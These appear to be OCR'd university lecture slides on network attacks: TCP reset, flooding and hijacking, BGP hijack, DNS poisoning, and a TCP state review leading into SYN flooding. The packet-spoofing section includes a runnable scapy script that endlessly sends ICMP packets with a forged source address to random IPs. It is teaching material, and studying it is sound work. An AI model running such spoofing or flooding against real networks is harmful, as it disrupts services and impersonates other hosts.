CSCI 466: Networks

Network Security (Network Attacks)

Reese Pearsall

Fall 2024

Network Attacks

- Disrupt services, steal data, cause damage over a network

TCP related attacks

- TCP Reset
- TCP Flooding
- TCP Hijack

Malicious Network Routing


- BGP Hijack
- DNS Poisoning

We talk about **some** of these in-depth in CSCI 476

Review of TCP

Transport Layer

TCP States (Client)



CLOSED

Client application initiates a TCP connection

SYN_SENT

Receive SYN and ACK, send ACK

ESTABLISHED

Client application initiates close connection

Send FIN

FIN_WAIT_1

Receive ACK, send nothing


FIN_WAIT_2

Receive FIN, send ACK

TIME_WAIT


Wait 30 seconds*

Review of TCP




If the Reset (RST) flag is set (1), then the TCP connection will be **reset**

If the SYN flag is set(1), then a TCP handshake will be attempted




Network Attacks

Packet spoofing is the creation of network packets, typically with the purpose of impersonating another person or system



IP source	IP destination
1.2.3.4	5.5.5.5


We can use the scapy module to easily construct spoofed packets



```
#!/usr/bin/python3
from scapy.all import *
import time
from random import getrandbits
from ipaddress import IPv4Address

while(True):
    dst_ip = str(IPv4Address(getrandbits(32)))
    ip = IP(src="10.9.0.1", dst=dst_ip)
    icmp = ICMP()
    pkt = ip/icmp
    send(pkt)

    time.sleep(1)
```

We can use scapy to spoof TCP packets….

SYN Flooding



Waiting for an ACK…


The Achilles heel:

TCP servers will accept SYN requests, send out SYN+ACK, and **wait** to receive an ACK

SYN Flooding

The Achilles heel:

TCP servers will accept SYN requests, send out SYN+ACK, and **wait** to receive an ACK




Waiting for an ACK…

If it does not get an ACK after some amount of time, it will **retransmit**

SYN Flooding

The Achilles heel:

TCP servers will accept SYN requests, send out SYN+ACK, and **wait** to receive an ACK



The TCP server will **hold** our request until we drop it

